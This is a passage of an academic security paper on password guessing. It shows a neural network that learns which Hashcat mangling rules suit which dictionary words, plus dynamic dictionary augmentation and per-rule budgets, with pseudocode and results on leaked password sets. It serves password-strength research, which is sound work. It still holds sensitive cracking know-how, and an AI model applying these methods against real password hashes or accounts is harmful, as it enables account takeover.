We start by presenting the intuition behind our technique. Formalization and methodology are reported later.

3.1 The conditional nature of mangling rules

As introduced in Section 2.2, dictionary attacks describe password distributions by factorizing guesses into two main components—a dictionary word w and a transformation rule r. Here, the word w acts as a **semantic base**, whereas r is a **syntactic transformation** that aims at providing a suitable guess through the manipulation of w. Generally speaking, such factorized representation can be thought of as an approximation of the typical users' composition behavior: starting from a plain word or phrase, users manipulate it by performing operations such as *leeting*, appending characters or concatenation.

At configuration time, such transformations are abstracted and collected in arbitrary large rules-sets under the form of mangling rules. Then, during the attack, guesses are reproduced by exhaustively applying the collected rules to all the dictionary words. **In this generation process, rules are applied unconditionally on all the words, assuming that the abstracted syntactic transformations equally interact with all the dictionary elements.**

However, arguably, users do not follow the same simplistic model in their password composition process. Users first select words and then mangling transformations conditioned by those words. That is, mangling transformations are subjective and depend on the base words on which those are applied. For instance, users may prefer to append digits at the end of a name (e.g., "*jimmy*" to "*jimmy91*"), repeat short words rather than long ones (e.g., "*why*" to "*whywhywhy*") or capitalize certain strings over others (e.g., "*cookie*" to "*COOKIE*"). A similar intuition was harnessed in [43], where the semantic of words was considered in defining context-free grammars for passwords.

In this direction, we can think of each mangling rule as a function that is valid on an arbitrary small subset of the dictionary space, strictly defined by the users' composition habits. Thus, applying a mangling rule on words outside this domain unavoidably brings it to produce guesses that have only a negligible probability of inducing hits during the guessing attack (i.e., that do not replicate users' behavior). This concept is captured in Figure 1, where four panels depict the *hits* distribution of the rules-set "*best64*" for four different dictionaries. Each dictionary represents a specific subset of the dictionary space that has been obtained by filtering out suitable strings from the *RockYou* leak; namely, these are passwords composed of: digits (Figure 1a), capital letters (Figure 1b), passwords of length 5 (Figure 1c), and passwords of length 10 (Figure 1d). The four histograms show how mangling rules selectively and heterogeneously interact with the underlying dictionaries. Rules that produce many hits for a specific dictionary inevitably perform very poorly with the others.

Eventually, the conditional nature of mangling rules has a critical impact in defining the effectiveness of a dictionary attack. To reach optimal performance, an attacker has to resort to a setup that *a priori* maximizes the conditional effectiveness of mangling rules. In this direction, we can see highly optimized configurations used by experts as pairs of dictionaries and rules-sets that organically support each other in the guesses generation process.[3] On the other hand, configurations based on arbitrary chosen rule-sets and dictionaries may not be fully compatible, and, as we show later in the paper, they generate many low-quality guesses. Unavoidably, this phenomenon makes adversary models based on mangling rules inaccurate and induce an overestimation of password strength [41].

Next, we show how modeling the conditional nature of mangling rules allows us to cast dictionary attacks that are inherently more resilient to poor configurations.

[3] This has also been indirectly observed by Ur et al. in their ablation study on pro's guessing strategy, where the most remarkable improvement was achieved with a proprietary dictionary in tandem with a proprietary rules-set.

3.2 A Model of Rule/Word Compatibility

We introduce the notion of **compatibility** that refers to the functional relation among dictionary words and mangling rules discussed in the previous section. The compatibility can be thought of as a continuous value defined between a mangling rule r and a dictionary-word w that, intuitively, measures the *utility* of applying the rule r on w. More formally, we model *compatibility* as a function:

$$\pi : R \times \mathbb{W} \rightarrow [0,1],$$

where R and $\mathbb{W}$ are the rule-space (i.e., the set of all the suitable transformations $r : \mathbb{W} \rightarrow \mathbb{W}$) and the dictionary-space (i.e., the set of all possible dictionary words), respectively. Values of $\pi(w,r)$ close to 1 indicate that the transformation induced by r is well-defined on w and would lead to a valuable guess. Values close to 0, instead, indicate that users would not apply r over w, i.e., guesses will likely fall outside the dense zone of the password distribution.

This formalization of the compatibility function also leads to a straightforward probabilistic interpretation that better supports the learning process through a neural network. Indeed, we can think of π as a probability function over the event:

$$r(w) \in \mathbf{X},$$

where $\mathbf{X}$ is an attacked set of passwords. More precisely, we have that:

$$\forall_{w \in \mathbb{W},\ r \in R} \big(\pi(r,w) = P(r(w) \in \mathbf{X})\big).$$

In other words, $P(r(w) \in \mathbf{X})$ is the probability of guessing an element of $\mathbf{X}$ by trying the guess $g = r(w)$ produced by the application of r over w. Furthermore, such a probability can be seen as an unnormalized version of the password distribution, creating a direct link to probabilistic password models [28,31] as we have that:

$$\forall_{w \in \mathbb{W},\ r \in R} \langle \frac{\pi(r,w)}{Z} = P(r(w)) \rangle$$

for an intractable partition function Z. This follows from the observation that:

$$\forall g_i, g_j \in \mathbb{X} : P(g_i) \geq P(g_j) \Leftrightarrow P(r_i(x_i) \in \mathbf{X}) \geq P(r_j(x_j) \in \mathbf{X})$$
$$\text{with :}\ \ g_i = r_i(x_i) \text{ and } g_j = r_j(x_j),$$

where $\mathbb{X}$ is the key-space. However, this password distribution is defined over the factorized domain $R \times \mathbb{W}$ rather than directly over the key-space. This factorized form offers us practical advantages over the classic formulation. More in detail, by choosing and fixing a specific rule-space R (i.e., a rules-set), we can reshape the compatibility function as:

$$\pi_R : \mathbb{W} \rightarrow [0,1]^{|R|}. \tag{2}$$

This version of the compatibility function takes as input a dictionary-word and outputs a compatibility value for each rule in the chosen rule-set with **a single inference**. This form is concretely more computational convenient and will be used to model the neural approximation of the compatibility function.

Next, we show how the compatibility function can be inferred from raw data using deep learning.

3.2.1 Learning the compatibility function

As stated before, the probabilistic interpretation of the compatibility function makes it possible to learn π using a neural network. Indeed, the probability $P(r(w) \in \mathbf{X})$, in any form, can be described through a binary classification. That is, for each pair word/rule (w, r), we have to predict one of two possible outcomes: $g \in \mathbf{X}$ or $g \notin \mathbf{X}$, where $g = r(w)$. In solving this classification task, we can train a neural network in a logistic regression and obtain a good approximation of the probability $P(r(w) \in \mathbf{X})$.

In the same way, the reshaped formulation of π (i.e., Eq. 2) describes a **multi-label classification**. In multi-label classification, each input participates simultaneously to multiple binary classifications; an input is associated with multiple classes at the same time. More formally, having a fixed number of possible classes n, each data point is mapped to a binary vector in $\{0,1\}^n$. In our case, $n = |R|$ and each bit in the binary vector corresponds to the outcome of the event $r_j(w) \in X$ for a rule $r_j \in R$.

To train a model, then, we have to resort to a supervised learning approach. We have to create a suitable training-set composed of pairs *(input,label)* that the neural network can model during the training. Under our construction, we can easily produce such suitable labels by performing a mangling rules attack. In particular, fixed a rules-set R, we collect pairs (w_i, y_i), where w_i is the input to our model (i.e., a dictionary-word) and y_i is the label vector associated with w_i. As explicated before, the label y_i asserts the membership of the list of guesses $[r_1(w_i), r_2(w_i), \ldots, r_{|R|}(w_i)]$ over a hypothetical target set of passwords $\mathbf{X}$:

$$y_i = [r_1(w_i) \in \mathbf{X},\ r_2(w_i) \in \mathbf{X},\ \ldots,\ r_{|R|}(w_i) \in \mathbf{X}] \tag{3}$$

To collect labels, we have to concertize $\mathbf{X}$ by choosing a representative set of passwords. Intuitively, such a set should be as large and diverse as possible as it aims at describing the entire key-space. Hereafter, we refer to this set as X_A. This is the set of passwords we attack during the process of collecting labels. Similarly, we have to choose another set of strings W that represents the dictionary-space. This is used as input to the neural network during the training process and as the input dictionary during the simulated guessing attack. Details on the adopted set are given at the end of the section.

Finally, given X_A and W, and chosen a rules-space R, we construct the set of labels by simulating a guessing attack; that is, for each entry w_i in the dictionary W, we collect the label vector y_i (E.q. 3). In doing so, we used a modified version

Name	Cardinality	Brief Description
PasswordPro	3120	Manually produced.
generated	14728	Automatically generated.
generated2	65117	Automatically generated.

Table 3: Used *Hashcat*'s mangling rules sets.

of *Hashcat* described in Appendix E. Alternatively, the technique proposed in [26] can be used to speed up the collection of the labels.

Unlike the actual guessing attack, in the process, we do not remove passwords from X_A when those are guessed correctly; that is, the same password can be guessed multiple times by different combinations of rules and words. This is necessary to correctly model the functional compatibility. In the same way, we do not consider the identity mangling rule (i.e., *':'*) in the construction of the training set. When it occurs, we remove it from the rules set. To the same end, we do not consider hits caused by *conditional identity transformations* i.e., $r(w) = w$.

Training set configuration The creation of a training set entails the proper selection of the sets X_A and W as well as the rules-set R. Arguably, the most critical choice is the set X_A, as this is the ground-truth on which we base the approximation of the compatibility function. In our study, we select X_A to be the password leak discovered by *4iQ* in the *Dark Web* [1]. We completely anonymized all entries by removing users' information and obtained a set of $\sim 4 \cdot 10^8$ of *unique* passwords. We use this set as X_A within our models.
Similarly, we want W to be a good description of the dictionary-space. However, in this case, we are supported by the generalization capability of the neural network that can automatically obtain a more general description of the input space. In our experiments, we use the *LinkedIn* leak as W.

Finally, we train three neural networks that learn the compatibility function for three different rules-sets; namely *PasswordPro*, *generated* and *generated2*. Those sets are provided with the *Hashcat* software and widely studied in previous works [26, 28, 32]. Table 3 lists them along with some additional information.

Eventually, the labels we collect in the guessing process are extremely sparse. In our experiments, more than 95% of the guesses are a miss, causing our training-set to be extremely unbalanced towards the negative class.

Model definition and training We construct our model over a residual structure [16] primarily composed of mono-dimensional convolution layers. Here, input strings are first embedded at character-level via an embedding matrix; then, a series of residual blocks are sequentially applied to extract a global representation for dictionary words. Finally, such representations are mapped into the label-space by means of a single, linear layer that performs the classification task. To note that, although the model applies over sequential data, the use of a convolutional network instead of a recurrent one is essential to reduce inference latency. This will be critical in the context of our application (see Section 3.3).

This architecture is trained in a multi-label classification; each output of the final dense layer is squashed in the interval $[0,1]$ via the sigmoid function, and binary cross entropy is applied to each probability separately. The network's loss is then obtained by summing up all the cross-entropies of the $|R|$ classes/rules.

As mentioned in the previous section, our training-set is extremely unbalanced toward the negative class; that is, the vast majority of the ground-truth labels assigned to a training instance are negative (i.e., the application of a rule on the word does not bring to a hit). Additionally, a similar disproportion appears in the distribution per rule. Typically, we have many rules that count only a few positive examples, whereas others have orders of magnitude more hits. In our framework, we alleviate the negative effects of those disproportions by inductive bias. In particular, we achieve it by considering a **focal regulation** in our loss function [24].

Originally developed for object detection tasks in which there is a strong imbalance between foreground and background classes, we adopt focal regulation to account for sparse and underrepresented labels when learning the compatibility function. This *focal loss* is mainly characterized by a modulating factor γ that dynamically reduces the importance of well-classified instances in the computation of the loss function, allowing the model to focus on hard examples (e.g., underrepresented rules). More formally, the form of regularized binary cross entropy that we adopt is defined as:

$$\mathrm{FL}(p_j, y_j) = \begin{cases} -(1-\alpha)(1-p_j)^{\gamma}\log(p_j) & \text{if } y_j = 1 \\ \alpha p_j^{\gamma}\log(1-p_j) & \text{if } y_j = 0 \end{cases},$$

where p_j is the probability assigned by the model to the j'th class, and y_j is the ground-truth label (i.e., 1/hit and 0/miss). The parameter α in the equation allows us to declare an *a priori* importance factor to the negative class. We use that to down-weighting the correct predictions of the negative class in the loss function that would be dominant otherwise. In our setup, we dynamically select α based on the distribution of the hits observed in the training set. In particular, we choose $\alpha = \frac{\bar{p}}{(1-\bar{p})}$, where $\bar{p}$ is the ratio of positive labels (i.e., hits/guesses) in the dataset. Differently, we fix $\gamma = 2$ as we found this value to perform well via empirical evaluation.

Summing up, our loss function is defined as:

$$\mathcal{L}_f = \mathbb{E}_{x,y} \sum_{j=1}^{|R|} \mathrm{FL}(sigmoid(f(x)_j), y_j)$$

where f are the *logits* of the neural network. We train the model using *Adam* stochastic gradient descent [22] until an

early-stopping-criteria based on the *AUC* computed on a validation set is reached.

Maintaining the same general architecture, we train different networks with different sizes. In our experiments, we noticed that large networks provide a better approximation of the compatibility function, although small networks can be used to reduce the computational cost with a limited loss in utility. This suggests that modeling compatibility between rules and words is complex and that simpler models with less capacity (e.g., not based on deep neural networks) should perform poorly. In the paper, we report the results only for our biggest networks.

We implemented our framework on *TensorFlow*; the models have been trained on a *NVIDIA DGX-2* machine. A complete description of the architectures employed is given in Appendix B.

Ultimately, we obtain three different neural networks: one for each rule-set reported in Table 3. The suitability of these neural approximations will be proven later in the paper.

Additional approaches To improve the performance of our method, we further investigated domain-specific constructions for multi-label classification. In particular, we tested label embedding techniques together we deep architectures. Those are approaches that aim at modeling, implicitly, the correlation among labels. However, although unconditional dependence is evident in the modeled domain, we found no concrete advantage in considering it during the training. In the same direction, we investigated more sophisticated embedding techniques, where labels and dictionary-words were jointly mapped to the same latent space [47], yet achieving similar or worse performance.

Additionally, we tested implementations based on *transformer* networks [42], obtaining no substantial improvement. We attribute such a result to the lack of dominant long-term relationships among characters composing dictionary-words. In such a domain, we believe convolutional filters to be fully capable of capturing characters' interactions. Furthermore, convolutional layers are significantly more efficient than the multi-head attention mechanism used by *transformer* networks.

3.3 Adaptive Mangling Rules

As motivated in Section 3.2, each word in the dictionary interacts just with a limited number of mangling transformations that are conditionally defined by users' composition habits. While modern rules-sets can contain more than ten thousand entries, each dictionary-word w will interact only with a small subset of **compatible rules**, say R_w. As stated before, optimized configurations compose over pairs of dictionaries and rule-sets that have been created to mutually support each other. This is achieved by implicitly maximizing the average cardinality of the compatible set of rules R_w for each dictionary-word w in the dictionary.

In doing so, advanced attackers rely on domain knowledge and intuition to create optimized configurations. But, thanks to the explicit form of the compatibility function, it is possible to simulate their expertise. The intuition is that, given a dictionary-word w, we can infer the **compatible rules-set** R_w (i.e., the set of rules that interact well with w) according to the compatibility scores assigned by the neural approximation of π. More formally, given π for the rules-set R and a dictionary-word w, we can determine the compatible rules-set for w by *thresholding* the compatibility values assigned by the neural network to the rules in R:

$$R_w \approx R_w^\beta = \{r \mid r \in R \wedge \pi(w,r) > (1-\beta)\}, \qquad (4)$$

where $\beta \in (0,1]$ is a threshold parameter whose effect will be discussed later.


At this point, we simulate high-quality configuration attacks by ensuring dictionary-words does not interact with rules outside its compatible rules-set R_w^β. Algorithm 1 implements this strategy by following a word-major order in the generation of guesses. Every dictionary-word is limited to interact with the subset of compatible rules R_w^β that is decided by the neural net. **Intuitively, this is equivalent to assigning and applying a dedicated (and possibly unique) rules-set to each word in the dictionary.** Note that, the selection of the compatible rules-set is performed at runtime, during the attack, and does not require any pre-computation. We call this novel guessing strategy **Adaptive Mangling Rules**, since the rule-set is continuously adapted during the attack to better assist the selected dictionary.

The efficacy of *adaptive* mangling rules over the standard attack is shown in Figure 2, where multiple examples are reported. The adaptive mangling rules reduce the number of produced guesses while maintaining the hits count mostly unchanged. In our experiments, the adaptive approach induces compatible rules-sets that, on average, are an order of magnitude smaller than the complete rules-set. Typically, for β=0.5, only $\sim 10\%/15\%$ of the rules are conditionally applied to the dictionary-words. Considering the percentage of guessed passwords for adaptive and non-adaptive attacks, this means that approximately 90% of guesses are wasted during classic, unoptimized mangling rules attacks. Figure 3 further reports the distribution of selected rules during the adaptive

Algorithm 1: Adaptive mangling rules attack.

Data: dictonary D, rules-set R, budget β, neural net π_R

forall $w \in D$ **do**
  $R_w^\beta = \{r | \pi_R(w)_r > (1-\beta)\}$;
  forall $r \in R_w^\beta$ **do**
    $g = r(w)$;
    issue g;



(a) *MyHeritage* on *animoto* (b) *animoto* on *MyHeritage* (c) *animoto* on *RockYou* (d) *RockYou* on *animoto*

Figure 2: Comparison between adaptive and classic mangling rules on four combination password leaks (dictionary/attacked-set) using the rules-set *PasswordPro*. $\beta=0.5$ is used for the adaptive case.




Figure 3: Selection frequencies of adaptive mangling rules for the 3120 rules of *PasswordPro*.

attack of Figure 2a. It emphasizes how mangling rules heterogeneously interact with the underlying dictionary. Although very few rules interact well with all the words (e.g., selection frequency is $> 70\%$), most of the mangling rules participate only in rare events.

Further empirical validation for the adaptive mangling rules will be given later in Section 5.

The Attack Budget Unlike standard dictionary attacks, whose effectiveness solely depends on the initial configuration, adaptive mangling rules can be controlled by an additional scalar parameter that we refer to as the **attack budget** β. This parameter defines the threshold of compatibility that a rule must exceed to be included in the rules-set R_w^β for a word w. Indirectly, this value determines the average size of compatible rules-sets, and consequently, the total number of guesses performed during the attack. More precisely, low values of β force compatible rule-sets to include only rules with high-compatibility. Those will produce only a limited number of guesses, inducing very precise attacks at the cost of missing possible hits (i.e., high precision, low recall). Higher values of β translate in a more permissive selection, where also rules with low-compatibility are included in the compatible set. Those will increase the number of produced guesses, inducing more exhaustive, yet more imprecise, attacks (i.e., higher recall, lower precision). When β reaches 1, the adaptive mangling rules attack becomes a standard mangling rules attack, since all the rules are unconditionally included in the compatible rules-set. The effect of the budget parameter is better captured by the examples reported in Figure 4. Here, the performance of multiple values of β is visualized and compared with the total hits and guesses performed by a standard mangling rules attack.

The budget parameter β can be used to model different types of adversaries. For instance, rational attackers [5] change their configuration in consideration of the practical cost of performing the attack. This parameter permit to easily describe those attackers and evaluate password security accordingly. For instance, using a low budget (e.g., $\beta=0.4$), we can model a greedy attacker who selects an attack configuration that maximizes guessing precision at the expense of the number of compromised accounts (a rational behavior in case of an expensive hash function).


Seeking a more pragmatic interpretation, the budget parameter is implicitly equivalent to *early-stopping*[4] (i.e., Eq. 1), where single guesses are sorted in optimal order i.e., guesses are exhaustively generated before the attack, and indirectly sorted by decreasing probability/compatibility.

The optimal value of β depends on the rules-set. In our tests, we found these optimal values to be 0.6, 0.8 and 0.8 for *PassowordPro*, *generated* and *generated2*, respectively. Hereafter, we use these setups, unless otherwise specified.

Computational cost One of the core advantages of dictionary attacks over more sophisticated approaches [28, 31, 44] is their speed. For mangling rules attacks, generating guesses has almost a negligible impact. Despite being consistently more complex in their mechanisms, adaptive mangling rules do not tend to change this feature.

In Algorithm 1, the only additional operation over the standard mangling rules attack is the selection of compatible rules for each dictionary-word via the trained neural net. As discussed in Section 3.2.1, this operation requires just a single network inference to be computed; that is, with a single inference, we obtain a compatibility score for each element in $\{w\} \times R$. Furthermore, inference for multiple consecutive

[4] The attack stops before the guesses are terminated.



(a) *MyHeritage* on *animoto* (b) *animoto* on *MyHeritage* (c) *animoto* on *RockYou* (d) *RockYou* on *animoto*

Figure 4: Effect of the parameter β on the guessing performance for four different combinations of password sets and *PasswordPro* rules. Plots are normalized according to the results of the standard mangling rules attack (i.e., $\beta = 1$). For instance, $(x{=}0.1,\ y{=}0.95)$ means that we guessed 95% of the password guessed with the standard mangling rules attack by performing 10% of the guesses required from the latter.

words can be trivially batched and computed in parallel, further reducing the computation's impact.

Table 4 reports the number of compatibility values that different neural networks can compute per second. In the table, we used our largest networks without any form of optimization. Nevertheless, the overhead over the plain mangling rules attack is minimal (see Appendix D). Additionally, similar to standard dictionary attacks, adaptive mangling rules attacks are inherently parallel and, therefore, distributed and scalable.

4 Dynamic Dictionary attacks

This section introduces the second and last component of our password model—a dynamic mechanism that systematically adapts the guessing configuration to the unknown attacked-set. In Section 4.1, we introduce the **Dynamic Dictionary Augmentation** technique. Next, in Section 4.2, we introduce the concept of a **Dynamic Budgets**.

Motivation: As widely documented [6, 10, 27, 32], password composition habits slightly change from sub-population to sub-population. Although passwords tend to follow the same general distribution, credentials created under different environments exhibit unique biases. Users within the same group usually choose passwords related to each other, influenced mostly by environmental factors or the underlying applicative layer. Major factors, for example, are users' mother tongue [10], community interests [46] and, imposed password composition policies [23]. These have a significant impact on defining the final password distribution, and, consequently, the *guessability* of the passwords [21]. The same factors that shape a password distribution are generally available to the attackers who can collect and use them to drastically improve the configuration of their guessing attacks. Unfortunately, current automatic guessing techniques fail to describe this natural adversarial behavior [21, 26, 27, 41, 45]. Those methods are based on static configurations that apply the same guessing strategy to each attacked-set of passwords, mostly ignoring trivial information that can be either *a priori* collected or distilled from the running attack. In this section, we discuss suitable modifications of the mangling-rules framework to describe a more realistic guessing strategy. In particular, avoiding the necessity of any prior knowledge over the attacked-set, we rely on the concept of **dynamic attack** [32]. Here, a dynamic attacker is an adversary who changes his guessing strategy according to the attack's success rate. Successful guesses are used to select future attempts with the goal of exploiting the non-i.i.d. of passwords originated from the same environment. In other words, dynamic password guessing attacks automatically collect information on the target password distribution and use it to forge unique guessing configurations for the same set during the attack. Similarly, this general guessing approach can be easily linked to the optimal guessing strategy harnessed from human experts in [41], where mangling rules were manually created at execution time based on the initially guessed passwords.

Table 4: Number of compatible scores computed per second (c/s) for different networks. Values computed on a single NVIDIA V100 GPU.

generated2 *(large)*	**generated** *(large)*	**PasswordPro** *(large)*
130.550.403 c/s	89.049.382 c/s	31.836.734 c/s

4.1 Dynamic Dictionary Augmentation

In [32], dynamic adaptation of the guessing strategy is obtained from password latent space manipulations of deep generative models. A similar effect is reproduced within our mangling rules approach by relying on a consistently simpler, yet effective, solution based on *hits-recycling*. That is, every time we guess a new password by applying a mangling rule over a dictionary word, we insert the guessed password in the dictionary at runtime. In practice, **we dynamically augment the dictionary during the attack using the guessed pass-**




Figure 5: Example of small *hits-tree* induced by the dynamic attack performed on the *phpBB* leak. In the tree, every vertex is a guessed password; an edge between two nodes indicates that the child password has been guessed by applying a mangling rule to the parent password.

words.[5] In the process, every new hit is directly reconsidered and syntactically extended through mangling rules. This recursive method brings about massive chains/trees of hits that can extend for thousands of levels.[6] Figure 5 depicts an extremely small subtree ("*hits-tree*") obtained by attacking the password leak *phpBB*. The tree starts when the word "*steph*" is mangled, incidentally producing the word "*phpphp*". Since the latter lies in a dense zone of the attacked set (i.e., it is a common users' practice to insert the name of the website or related strings in their password), it induces multiple hits and causes the attack to focus in that specific zone of the key-space. The focus of the attack grows exponentially hit after hit and automatically stops only when no more passwords are matched. Eventually, this process makes it possible to guess passwords that would be missed with the static approach. For instance, in Figure 5, all the nodes in bold are passwords matched by the *dynamic* attack but missed by the *static* one (i.e., standard dictionary attack) under the same configuration.

Figure 6 compares the guessing performance of the dynamic attack against the static version on a few examples for the *PasswordPro* rules-set. The plots show that the dynamic augmentation of the dictionary has a very heterogeneous effect on the guessing attacks. In the case of Figure 6a, the dynamic attack produces a substantial increment in the number of guesses as well as in the number of hits i.e., from $\sim 15\%$ to $\sim 80\%$ recovered passwords. Arguably, such a gap is due to the minimal size of the original dictionary *phpBB*. In the attack of Figure 6b, instead, a similar improvement is achieved by requiring only a small number of guesses. On the other hand, in the attack depicted in Figure 6c, the dynamic augmentation has a limited effect on the final hits number. However, it increases the attack precision in the initial phase. Conversely, attacks in Figures 6d and 6e show a decreased precision in the initial phase of the attack, but that is compensated later by the dynamic approach.

Another interesting property of the dynamic augmentation is that it makes the guessing attack consistently less sensitive to the choice of the input dictionary. Indeed, in contrast with the static approach, different choices of the initial dictionary tend to produce very homogeneous results in the dynamic approach. This behavior is captured in Figure 7, where results, obtained by varying three input dictionaries, are compared between static and dynamic attack. The standard attacks (Figure 7a) result in very different outcomes; for instance, using *phpBB* we match 15% of the attacked-set, whereas we match more than 80% with *MyHeritage*. These differences in performance are leveled out by the dynamic augmentation of the dictionary (Figure 7b); all the dynamic attacks recover $\sim 80\%$ of the attacked-set. Intuitively, dynamic augmentation remedies deficiencies in the initial configuration of the dictionary, promoting its completeness. These claims will find further support in Section 5.


4.2 Dynamic budgets

Adaptive mangling rules (Section 3.3) demonstrated that it is possible to consistently improve the precision of the guessing attack by promoting compatibility among rules-set and dictionary (i.e., simulating high-quality configurations at runtime). This approach assumes that the compatibility function modeled before the attack is sufficiently general to simulate good configurations for each possible attacked-set. However, as motivated in the introduction of Section 4, every attacked set of passwords present peculiar biases and, therefore, different compatibility relations among rules and dictionary-words.
To reduce the effect of this dependence, we introduce an additional dynamic approach supporting the adaptive mangling rules framework. Rather than modifying the neural network at runtime (which is neither a practical nor a reliable solution), we alter the selection process of compatible rules by acting on the budget parameter β.

Algorithm 2 details our solution. Here, rather than having a global parameter β for all the rules of the rules-set R, we have a budget vector B that assigns a dedicated budget value to each rule in R (i.e., $B \in (0,1]^{|R|}$). Initially, all the budget values in B are initialized to the same value β (i.e., $\forall_{r \in R}\, B_r = \beta$) given as an input parameter. During the attack, the elements of B are individually increased and decreased to better describe the attacked set of passwords. Within this context, increasing the budget B_r of a rule r means reducing the compatibility threshold needed to include r in the compatible rules-set of a dictionary-word w, and, consequently, making r more popular


[5] Although we have not found any direct reference to the *hits-recycling* technique in the literature, it is likely well known and routinely deployed by professionals.

[6] I.e., a forest, where the root of each tree is a word from the original dictionary.



(a) *phpBB* on *animoto* (b) *RockYou* on *animoto* (c) *MyHeritage* on *animoto* (d) *animoto* on *RockYou* (e) *animoto* on *MyHeritage*

Figure 6: Performance comparison between dynamic and standard (static) attack for five different setups of dictionary/attacked-set. The rules set *PasswordPro* in non-adaptive mode is used in all the reported attacks. The 5 setups have been handpicked to fully represent the possible effects of the dynamic dictionary augmentation.



(a) standard attack (b) dynamic attack

Figure 7: Guessing attacks performed on the *animoto* leak using three different dictionaries. The panel on the left reports the guessing curves for the static setup. The panel on the right reports those for the dynamic setup. The x-axis is logarithmic.

during the attack. On the other hand, by decreasing B_r, we reduce the chances of selection for r; r is selected only in case of high-compatibility words.

In the algorithm, we increase the budget B_r when the rule r produces a hit. The added increment is a small value Δ that scales inversely with the number of guesses produced. At the end of the internal loop, the vector B is then normalized; i.e., we scale the values in B so that $\sum_r^R B_r = \sum_i^{|R|} \beta$. Normalizing B has two aims. **(1)** It reduces the budgets for non-hitting rules (the mass we add to the budget of rule r is subtracted from all other budgets). **(2)** It maintains the total budget of the attack (i.e., $\sum_i^{|R|} \beta$) unchanged so that dynamic and static budget leads to almost the same number of guesses during the attack for a given β. Furthermore, we impose a maximum and a minimum bound on the increments or decrements of B. This is to prevent values of zero (rule always excluded) or equal/higher than one (rule always included).

Algorithm 2: Adaptive rules with Dynamic budget

Data: dictonary D, rules-set R, attacked-set X, budget β

forall $w \in D$ **do**
  $R_w^\beta = \{r | \pi_R(w)_r > (1 - B_i)\}$;
  forall $r \in R_w^\beta$ **do**
    $g = r(w)$;
    if $g \in X$ **then**
      $X = X - \{g\}$;
      $B_r = B_r + \Delta$;
    $B = B \cdot \frac{\sum^{|B|} \beta}{\sum^{|B|} B}$;

As for the dynamic dictionary augmentation, the dynamic budget has always a positive, but, heterogeneous, effect on the guessing performance. Mostly, the number of hits increases or remains unaffected. Among the proposed techniques, this is the one with the mildest effect. Yet, this will be particularly useful when combined with dynamic dictionary augmentation in the next section. Appendix C better explicates the improvement induced from the dynamic budgets.

